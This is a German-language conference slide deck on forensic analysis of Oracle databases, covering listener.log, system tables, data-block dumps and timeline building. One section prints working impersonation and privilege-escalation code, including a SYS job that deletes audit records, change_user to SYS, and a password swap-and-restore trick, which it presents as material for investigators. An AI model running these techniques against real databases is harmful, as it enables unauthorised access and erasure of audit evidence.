Finden von (möglichen) Angriffsspuren in Oracle Datenbanken

Alexander Kornbrust – Red-Database-Security GmbH

Inhalt

- Einführung
- Identitätswechsel
- Listener.log
- Tabellen
- Datenblöcke & Redo-Log
- Erstellung einer Timeline
- Demo
- Zusammenfassung

Einführung

- Angriffe gegen Oracle Datenbanken sind nicht unüblich
- Großteil der Angriffe kommt von innen
- Typische Angreifertypen
  - Neugierige Mitarbeiter
  - Mitarbeiter, die das Unternehmen verlassen
  - Kriminelle Mitarbeiter
  - Externe Hacker
  - Organisierte Kriminalität/Geheimdienste

Einführung

Fragen

- Wie viele vorbestrafte Deutsche gibt es?
- Wie viele Straftaten werden gefunden („es werden nur die Dummen geschnappt“) ?

Einführung

- Jedes Sicherheitssystem kann umgangen werden
  ➔ Dann ist Forensik gefragt
- Umgehen ist mal mehr oder weniger einfach („Google ist Dein Freund!!!“)
  - Verschlüsselung hilft in der Regel dem Angreifer beim Markieren der interessanten Daten (speziell Transparente Verschlüsselung). Trotzdem sehr sinnvoll wenn richtig eingesetzt.
  - Oracle Auditing lässt sich mit einem Befehl global deaktivieren: => Oracle Audit Vault wirkungslos
    oradebug peek #memoryaddress
  - Alle netzwerkbasierte Systeme lassen sich trivial einfach per Konkatenation:
    execute immediate ('select * from cre‘||‘ditcard‘)
  - Direkter Zugriff auf Daten per Data Unloader (z.B. jDUL, qDUL, ...) auf Datenblock-Ebene

Forensik

- Wikipedia
  „Untersuchung von verdächtigen Vorfällen im Zusammenhang mit IT-Systemen und der Feststellung des Tatbestandes und der Täter durch Erfassung, Analyse und Auswertung digitaler Spuren in Computersystemen.“
- In der Realität sucht man nach „unüblichen/ ungewöhnlichen“ Mustern

Forensische Daten

Focus dieser Präsentation liegt auf Daten, die immer, d.h. ohne Aktivierung des Auditings, vorhanden sind

- Listener.log
- Tabellen
- Redo Logs
- Datenbank-Blöcke

Typische Spuren

- Missbrauch von Kennungen
- Passworte/Benutzer erraten
- Export einer Datenbank/Schema
- Verwendung nicht-authorisierter Programme/ Anwendungen
- Änderungen von Daten (z.B. Preise)

Identitätswechsel in Oracle

- DBMS_SYS_SQL (undocumented feature)
- DBMS_IJOB (undocumented feature)
- sys.kupp$proc (undocumented feature, fixed in 10.2.0.5/11.2.0.1/11.2.0.2)
- sys.kupp$proc 2 (undocumented feature, 10.2.0.5/11.1.0.7/11.2.0.1/11.2.0.2)
- Alter User su (feature)
- Proxy User (feature)
- Any Procedure (feature)
- Become User (feature)
- KUPP_PROC_LIB (undocumented feature, 10.2.0.5/11.2.0.1/11.2.0.2)

Dbms_sys_sql

```
declare
myint integer;
begin
myint:=sys.dbms_sys_sql.open_cursor();
sys.dbms_sys_sql.parse_as_user(myint,'create user hacker
identified by values "sssdddccc"',dbms_sql.native,0);
sys.dbms_sys_sql.close_cursor(myint);
end ;
/
```

Dbms_ijob

```
declare
jj integer := 666666; — job number
begin
sys.dbms_ijob.submit(
JOB => jj,
LUSER => 'SYS', PUSER => 'SYS', CUSER => 'SYS',
NEXT_DATE => sysdate, INTERVAL => null, BROKEN => false,
WHAT => '
declare
jj integer := ' | |jj| | ';
begin
execute immediate "alter system archive log current";
sys.dbms_ijob.remove(jj);
delete from sys.aud$ where obj$name = "DBMS_IJOB";
commit;
end;',
NLSENV => 'NLS_LANGUAGE="AMERICAN" NLS_TERRITORY="AMERICA"
NLS_CURRENCY="$" NLS_ISO_CURRENCY="AMERICA" NLS_NUMERIC_CHARACTERS="."
NLS_DATE_FORMAT="DD-MON-RR" NLS_DATE_LANGUAGE="AMERICAN"
NLS_SORT="BINARY"',
ENV => hextoraw('0102000200000000'));
sys.dbms_ijob.run(jj);
exception when others then
if sqlcode=-12011 then
sys.dbms_ijob.remove(jj);
end if;
raise;
end; /
```

Kupp$proc.change_user I

```
exec sys.kupp$proc.change_user('SYS');
```

Kupp$proc.change_user II

```
select sys.kupp$proc.disable_multiprocess from dual;
exec sys.kupp$proc.change_user('SYS');
```

Alter user

SQL> select username,password from dba_users where username='SCOTT';

USERNAME PASSWORD
-------- ----------------
SCOTT F894844C34402B67

SQL> alter user scott identified by mypassword;

Now login with the following credentials: scott/tiger
After doing your work you can change the password back by using an undocumented feature called "by values"

SQL> alter user scott identified by values 'F894844C34402B67';

Code SHA1 Passwords (Oracle 11g):

-- save the password hash of a user, change the password and restore the password back

SQL>select name,spare4 from sys.user$ where name='SCOTT';

NAME SPARE4
-------- ----------------
SCOTT S:1A0243E7E665D0A0DE34B2E2BD2B456334CDA5B376A49244F2337DF554FA;12E545FF7EE7EFD2

SQL> alter user scott identified by mypassword;

Now login with the following credentials: scott/tiger
After doing your work you can change the password back by using an undocumented feature called "by values"

SQL> alter user scott identified by values 'S:
1A0243E7E665D0A0DE34B2E2BD2B456334CDA5B376A49244F2337DF554FA;12E545FF7EE7EFD2';

Proxy User

SQL> alter user hr grant connect through system;

SQL> quit;

-- Reconnect with a different user (in this case SYSTEM) and the SYSTEM password to act as user HR:

macbookpro:~ ak$ sqlplus system[hr]/rdsora1@192.168.2.100/DSALES

*SQL*Plus: Release 10.2.0.4.0 - Production on Mon Nov 1 14:32:28 2010*

Copyright (c) 1982, 2007, Oracle. All Rights Reserved.

Connected with:
Oracle Database 11g Enterprise Edition Release 11.2.0.2.0 - 64bit Production
With the Partitioning, OLAP, Data Mining and Real Application Testing options

SQL> show user
USER ist "HR"

Any Procedure

```
-- connect as DBA and run the following code

SQL>create or replace procedure scott1.p
is
begin
execute immediate 'create database link mylink connect to
scott identified by tiger
using "ora112"';
end;
/

SQL> exec scott1.p

PL/SQL procedure successfully completed.

SQL> drop procedure scott1.p;

SQL> quit;
```

Become User

Sourcecode see http://blogs.conus.info/node/15

KUP_PROC_LIB

```
C:\>sqlplus sys/pw123@172.16.239.132/XE as sysdba
SQL*Plus: Release 10.2.0.4.0 - Production on Wed Apr 6 11:03:56 2011
Copyright (c) 1982, 2007, Oracle. All Rights Reserved.
Connected to:
Oracle Database 11g Express Edition Release 11.2.0.2.0 - Beta
SQL> create or replace PROCEDURE CHANGE_USER_INT (USERNAME IN VARCHAR2,
MP_ENABLED IN BINARY_INTEGER) IS
EXTERNAL
NAME "kuppchus"
LANGUAGE C
LIBRARY KUPP_PROC_LIB
WITH CONTEXT
PARAMETERS ( CONTEXT,
USERNAME STRING, USERNAME INDICATOR SB2,
MP_ENABLED SB4
);
/

SQL> exec CHANGE_USER_INT('OUTLN',0);
PL/SQL procedure successfully completed.
SQL> select user from dual;
USER
------------------------------
OUTLN

----------------------------------------
```

Listener.log

- Text-Format (10g/11g) bzw. inkorrektes XML (11g)
  - Oracle 9i/10g: $ORACLE_HOME/network/log
  - Oracle 11g: $ORACLE_BASE/diag/tnslsnr/<servername>/listener/trace
- Erster Startpunkt für Analysen
- Enthält Programm, Windows-Benutzer, Zeit, ...
- Werte können auf Client-Seite gefälscht werden
- Java-Programme (Thin-Client) werden nicht als Programm dargestellt
- Nicht jeder Connect wird im Listener.log dargestellt

Listener.log

```
create directory LISTENER_LOG_DIR as '&directory';

create table DSS.listener_log (
   log_date date,
   connect_string varchar2(300),
   protocol_info varchar2(300),
   action varchar2(15),
   service_name varchar2(15),
   return_code number(10) )
organization external (
   type oracle_loader
   default directory LISTENER_LOG_DIR
   access parameters   (
     records delimited by newline      nobadfile      nologfile
     nodiscardfile      fields terminated by "*" ltrim
     missing field values are null  (
        log_date char(30) date_format date mask "DD-MON-YYYY HH24:MI:SS",
        connect_string,  protocol_info, action, service_name, return_code
     )    )   location ('listener.log') ) reject limit unlimited /
```

Listener.log

```
create or replace function MCAFEE_DSS.parse_listener_log_line
    (       p_in varchar2,       p_param in varchar2    )
    return varchar2    as
       l_begin     number(3);   l_end  number(3); l_val       varchar2(2000);
  begin
      if p_param not in (
             'SID', 'SERVICE_NAME','PROGRAM','SERVICE',
             'HOST','USER', 'PROTOCOL','TYPE',
             'METHOD','RETRIES', 'DELAY','PORT','COMMAND'
      ) then
         raise_application_error (-20001,'Invalid Parameter Value ' | |p_param);
      end if;
      l_begin := instr (upper(p_in), '(' | |p_param| |'=');
      l_begin := instr (upper(p_in), '=', l_begin);
      l_end   := instr (upper(p_in), ')', l_begin);
      l_val   := substr (p_in, l_begin+1, l_end - l_begin - 1);
      return l_val;
  end;
/
```

Listener.log

- Typische Angriffsmuster
  - Verwendung von Export-Utilities
    ➔ Export der Datenbank bevor die Firma verlassen wird
  - Zugriff mit ungewöhnlichen/nicht authorisierten Programmen
    ➔ Zugriff mit Hacker.-Tools
  - Zugriff mit ungewöhnlichen Benutzernamen
    ➔ Hacker verwenden oft „coole“ Namen
  - Hohe Anzahl von Connects im Vergleich zum bisherigen Verhalten
    ➔ Angriff in ungewöhnlichen Zeiten
  - Hohe Anzahl von Zugriffen
    ➔ möglicher Brute-Force Angriff z.b. zum Erraten von Passworten

Show all programs accessing the DB

```
select parse_listener_log_line(connect_string,'PROGRAM') program,
       count(1) cnt
from listener_log
group by parse_listener_log_line(connect_string,'PROGRAM');
```

C:\InstalledPrograms\Quest Software\TOAD\TOAD.exe	1
C:\Program Files\Actuate7\Server\operation\fctsrvr7.exe	25,796
C:\Program Files\Embarcadero\DBA700\DBArt700.exe	53
C:\Program Files\Informatica PowerCenter 7.1\Client\pmdesign.exe	1
C:\Program Files\Microsoft Office\OFFICE11\EXCEL.EXE	20
C:\Program Files\Microsoft Office\Office10\MSACCESS.EXE	4
C:\Program Files\Oracle\jre\1.1.8\bin\jrew.exe	9
C:\Program Files\Quest Software\TOAD\TOAD.exe	846
c:\9I_CLIENT\bin\sqlplus.exe	5
exp@odsddb01	2
oracle	31
oracle@stcdwhdd	4
sqlplus	20

Benutzer

oracle	1,855
dpino	532
Administrator	440
SYSTEM	60
root	6
kkqq	5
alexanderkornbrust	3
frh	2
rbalupar	2

Zugriffe pro Tag

2007-11-28	53
2007-11-29	144
2007-12-02	102
2007-12-03	1,185
2007-12-04	463
2007-12-05	20
2007-12-06	261
2007-12-07	72
2007-12-10	14
2007-12-13	17
2007-12-14	1
2007-12-17	150
2007-12-18	193
2007-12-19	172
2007-12-20	73
2007-12-22	7
2007-12-26	3
2007-12-27	20
2008-01-03	31
2008-01-04	12
2008-01-05	3
2008-01-09	1
2008-01-10	3
2008-01-11	18
2008-01-14	1
2008-01-27	21
2008-01-28	226
2008-01-29	115
2008-01-30	11
2008-02-04	47
2008-02-05	42
2008-02-11	29
2008-02-14	1
2008-02-21	17
2008-02-24	4
2008-03-12	159
2008-03-13	177
2008-03-14	8,236
2008-03-15	135
2008-03-16	147
2008-03-17	215
2008-03-22	7
2008-03-27	36
2008-04-09	40
2008-04-13	21
2008-04-14	1
2008-04-15	230
2008-04-16	7
2008-04-17	4,087

Zugriffe per Stunde

00	526
01	36
02	45
03	75
04	104
05	93
06	61
07	41
08	4,229
09	133
10	142
11	145
12	152

12	152
13	172
14	262
15	259
16	6,009
17	2,359
18	305
19	183
20	195
21	167
22	141
23	1,196

Tabellen

- Audit-Tabellen / Audit-Logs
- sys.user$
- sys.wrh$_active_session_history
- sys.wrh$_sqltext
- sys.mon_mods$

Tabellen – sys.user$

- Interessante Spalten
  - lcount
    - Anzahl der ungültigen Login-Versuche
    - Wird nach einem gültigen Login zurückgesetzt
    - Maximale Anzahl abhängig von Profile Einstellung
  - ltime (Lock-Time)
    - Zeitpunkt wann der Account gesperrt werden

Tabellen – sys.user$

- Typische Angriffsmuster - lcount
  - Viele Benutzeraccounts haben einen lcount> 0
    ➔ Jemand versuchte mehrere Kennungen zu erraten
  - Agent Accounts (z.B. Tivoli) haben einen lcount> 0 & lcount < max from Profile
    ➔ Jemand versucht ein Passwort eines Agent-Accounts zu erraten. Agent Accounts haben normalerweise 0 oder max Profile
  - Sehr großer lcount (z.b. 30.000)
    ➔ Jemand versuchte hunderte Login Versuche mittels eines automatischen Tools oder ein Agent-Account wurde vergessen zu ändern.

Tabellen – sys.user$

- Typische Angriffsmuster - ltime
  - Mehrere Accounts mit ähnlicher ltime
    ➔ Jemand versuchte mehrere Kennungen zu erraten, die dann gelockt wurden

Tabellen – sys.wrh$_ active_session_history

- Interessante Spalten
  - program
    - Verwendetes Programm
  - Module
    - Aufgezeichneter Modul-Name
  - Machine (ab 11.2)
    - Von welcher Maschine/Host kam der Logon
      ➔ wichtig für Änderungen von Passworten

- ACHTUNG! – Daten (Userid) sind manchmal nicht immer korrekt. Z.t. wird fälschlicherweise 0 (=SYS) eingetragen

Tabellen – sys.wrh$_ active_session_history

- Typische Angriffsmuster
  - Program
    - Ungewollte/Unauthorisierte Programme
    - Export Werkzeuge
  - Module
    - Program und Module passen nicht zusammen (z.B. oracle.exe & „TOAD 10.3.0.1“ ➔ umbenanntes Tool (z.B. Bypass Logon-Trigger)
  - Machine
    - Login von ungewöhnlicher Maschine
    - Kombination User & Machine (system login von client Maschine)

Tabellen – sys.wrh$_ active_session_history (11.2)

```
select  program, username, machine, count(*) as cnt
from sys.wrh$_active_session_history w, dba_users d
where w.user_id=d.user_id (+)
and (lower(program) not like '%oracle%(%)%')
group by program, username, machine
```

Tabellen – sys.wrh$_ active_session_history

```
select  program, username, count(*) as cnt
from sys.wrh$_active_session_history w, dba_users d
where w.user_id=d.user_id (+)
and (lower(program) not like '%oracle%(%)%')
group by program, username
```

Tabellen – sys.wrh$_sqltext

- Interessante Spalten
  - sqltext
    - Verwendetes SQL Statement einer User-Session

Tabellen – sys.wrh$_sqltext

- Typische Angriffsmuster
  - sqltext
    - Verdächtige Statements (Insert/Update/Delete/ Select)

Tabellen – sys.mon_mods$

- Interessante Spalten
  - Inserts
  - Updates
  - Deletes

Tabellen – sys.mon_mods$

- Typische Angriffsmuster
  - obj#
    - Verdächtige Statements (Insert/Update/Delete/Select)
  - Inserts
    - Einfügen in kritischen Tabellen (Privilegien, ...)
  - Updates
    - Update von Log-Einträgen in Log-Dateien (z.B. AUD$, custom Log-Tabellen, ...)
    - Update von kritischen Daten
    - Hoher Update-Wert an SYS.USER$ kann auf Brute-Force Angriff (hoher Icount) hindeuten
  - Deletes
    - Löschen von Log-Einträgen in Log-Dateien (z.B. AUD$, custom Log-Tabellen, ...)

Tabellen – sys.mon_mods$

```
select u.name as owner,o.name as table_name, m.inserts,
m.updates, m.deletes, m.timestamp
from sys.mon_mods$ m, sys.user$ u, sys.obj$ o
where o.obj#=m.obj# and u.user#=o.owner#
```

Datenbank-Blöcke

- Text-Format (10g/11g) bzw. inkorrektes XML (11g)
- Erster Startpunkt für Analysen

Datenbank-Blöcke

```
SQL> conn sig/sig
Connected.

SQL> create table password (name varchar2(20),
password varchar2(20));
Table created.

SQL> insert into password values
('Alex','Supersecret1');
1 row created.

SQL> insert into password values ('Anna','Password1');
1 row created.

SQL> insert into password values
('Anton','Pr0d@adm1n');
1 row created.

SQL> commit;
Commit complete.
```

Datenbank-Blöcke

```
SQL> select distinct dbms_rowid.rowid_block_number(rowid) from password;

DBMS_ROWID.ROWID_BLOCK_NUMBER(ROWID)
------------------------------------
                                57170

SQL> select tablespace_name from user_segments where segment_name in
('PASSWORD'
);

TABLESPACE_NAME
------------------------------
SYSTEM

SQL> select file_id from dba_data_files where tablespace_name='SYSTEM';

   FILE_ID
----------
         1
         9
SQL> alter system dump datafile 1 block 57170;

System altered.
```

Datenbank-Blöcke

```
4715170 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
4715180 70347237 04C10277 C0000201 8D000DA3  [7r4pw..........]
4715190 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
47151A0 70347237 03C10277 C0000201 8C000DA3  [7r4pw..........]
47151B0 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
47151C0 02012C37 746E4105 500A6E6F 40643072  [7,...Anton.Pr0d@]
47151D0 316D6461 02012C6E 6E6E4104 61500961  [adm1n,...Anna.Pa]
47151E0 6F777373 2C316472 41040201 0C78656C  [ssword1,...Alex.]
47151F0 65707553 63657372 31746572 B0FF0601  [Supersecret1....]
```

Datenbank-Blöcke

```
SQL> update password set password='HappyHacker' where
name='Anna';

1 row updated.

SQL> commit;

Commit complete.

SQL> alter system dump datafile 1 block 57170;

System altered.
```

Datenbank-Blöcke

```
4715170 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
4715180 70347237 04C10277 C0000201 8D000DA3  [7r4pw..........]
4715190 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
47151A0 70347237 03C10277 C0000201 02022CA3  [7r4pw........,..]
47151B0 6E6E4104 61480B61 48797070 656B6361  [.Anna.HappyHacke]
47151C0 02002C72 746E4105 500A6E6F 40643072  [r,...Anton.Pr0d@]
47151D0 316D6461 02022C6E 6E6E4104 61500961  [adm1n,...Anna.Pa]
47151E0 6F777373 2C316472 41040200 0C78656C  [ssword1,...Alex.]
47151F0 65707553 63657372 31746572 B1EB0603  [Supersecret1....]
```

Datenbank-Blöcke (Anonymisierung)

SQL> update password set password='xxx' ;

3 rows updated.

SQL> commit;

Commit complete.

SQL> alter system dump datafile 1 block 57170;

System altered.

Datenbank-Blöcke

```
4715170 4B1AC506 0D481B50 6D6B3234 68776477  [...KP.H.42kmwdwh]
4715180 70347237 04C10277 0502012C 6F746E41  [7r4pw...,...Anto]
4715190 7878036E 02012C78 6E6E4104 78780361  [n.xxx,...Anna.xx]
47151A0 02012C78 656C4104 78780378 02012C78  [x,...Alex.xxx,..]
47151B0 6E6E4104 61480B61 48797070 656B6361  [.Anna.HappyHacke]
47151C0 02012C72 746E4105 500A6E6F 40643072  [r,...Anton.Pr0d@]
47151D0 316D6461 02022C6E 6E6E4104 61500961  [adm1n,...Anna.Pa]
47151E0 6F777373 2C316472 41040201 0C78656C  [ssword1,...Alex.]
47151F0 65707553 63657372 31746572 B2230607  [Supersecret1..#.]
```

Redo-Logs

- Sobald ein Zeitpunkt gefunden wurde, können per logminer die ausgeführten Kommandos gefunden werden.

Erstellen einer Timeline

- Timeline kann sehr hilfreich bei der Analyse von forensischen Daten sein
- Die Daten verschiedenster Quellen werden zusammen dargestellt.
- Sehr einfach zu implementieren („Bauerntrick“)

Erstellen einer Timeline

- Jede Information mit Zeitstempel wird eine separate Zeile (z.B. Locken eines Benutzers) und mit UNION vereinigt
  - SYS.USER$ enthält verschiedene Zeitstempel
    - CTIME – Benutzer wurde erzeugt
    - PTIME – Passwort Änderung
    - LTIME – Benutzer Locken
- Aus einer Zeile in SYS.USER$ werden 3 Zeilen in der Timeline-Tabelle
- Weitere Information können aus den verschiedenen Tabellen/Views (AUDIT, DB Startup, ...) hinzugefügt werden


Erstellen einer Timeline


```
select 0 as inst_id, 'DBA' as dstype, 'DBA_USERS' as datasource, created as
timest, 'User Created' as activity, 'CREATED' as timestamp_name,username as
detail1, username as username, null as serial#, null as session_id  from
ext_dba_users
union all
select 0 as inst_id, 'DBA' as dstype,'DBA_USERS' as datasource, lock_date as
timest, 'User Locked' as activity, 'LOCK_DATE' as timestamp_name,username as
detail1, username as username, null as serial#, null as session_id  from
ext_dba_users where lock_date is not null
union all
select 0 as inst_id, 'DBA' as dstype,'DBA_OBJECTS' as datasource, created as
timest, 'Table Created' as activity, 'CREATED' as timestamp_name,owner||'.'||
object_name as  detail1, owner as username, null as serial#, null as session_id
from ext_dba_objects where object_type='TABLE'
union all
select 0 as inst_id, 'DBA' as dstype,'DBA_OBJECTS' as datasource, created as
timest, 'View Created' as activity, 'CREATED' as timestamp_name,owner||'.'||
object_name as  detail1, owner as username, null as serial#, null as session_id
from ext_dba_objects where object_type='VIEW'

...
```

Timeline

